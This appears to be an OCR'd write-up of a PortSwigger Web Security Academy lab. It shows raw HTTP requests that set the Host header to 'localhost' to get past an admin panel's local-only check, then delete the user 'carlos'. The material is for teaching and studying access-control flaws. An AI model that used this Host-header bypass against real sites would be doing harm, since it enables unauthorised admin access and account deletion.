

Lab: Host header authentication bypass

Burp Scanner Brings Up Some Robots.txt



Check Out Admin Panel



Send /admin to Repeater

Request

Pretty Raw Hex

```
1 GET /admin HTTP/1.1
2 Host: 0a9500ee0336d51bc0c822ab00660090.web-security-academy
3 Cookie: _lab=
  46%7cMCwCFB0fBwfRzxodqZUDxcLQ6LTMimM1AhQnzaL41XMCvqJazxQadL
  BxVeTfp1E%2f%2bkOEUkkaL37PdnrZ3e%2bQ0R7HX8xPMtWwqWCPrHK%2bh
  =1nWvrSeA6T62R1wdPB6LzWzSJTarbF0q
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
```

Sending Brings Up a 401 Unauthorised

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2465
5
6 <!DOCTYPE html>
7 <html>
8   <head>
```

Admin interface only available to local users

Change Host: from external URL to Interal "localhost"

Request

Pretty Raw Hex

```
1 GET /admin HTTP/1.1
2 Host: localhost
3 Cookie: _lab=
  46%7cMCwCFB0fBwfRzxodqZUDxcLQ6LTMimM1
  BxVeTfp1E%2f%2bkOEUkkaL37PdnrZ3e%2bQ0
  =1nWvrSeA6T62R1wdPB6LzWzSJTarbF0q
```

Success, We Can See the Admin Panel

```
        carlos -
      </span>
      <a href="/admin/delete?username=carlos">
        Delete
      </a>
    </div>
    <div>
      <span>
        wiener -
      </span>
      <a href="/admin/delete?username=wiener">
        Delete
```

Add in delete link to GET request

Request

Pretty Raw Hex

```
1 GET /admin/delete?username=carlos HTTP/1.1
2 Host: localhost
3 Cookie: _lab=
  46%7cMCwCFB0fBwfRzxodqZUDxcLQ6LTMimM1AhQnzaL4lXMCvq
  BxVeTfplE%2f%2bkOEUkkaL37PdnrZ3e%2bQ0R7HX8xPMtWwqWC
  =lnWvrSeA6T62RlwdPB6LzWzSJTarbF0q
```

Congratulations, you solved the lab!

Admin interface only available to local users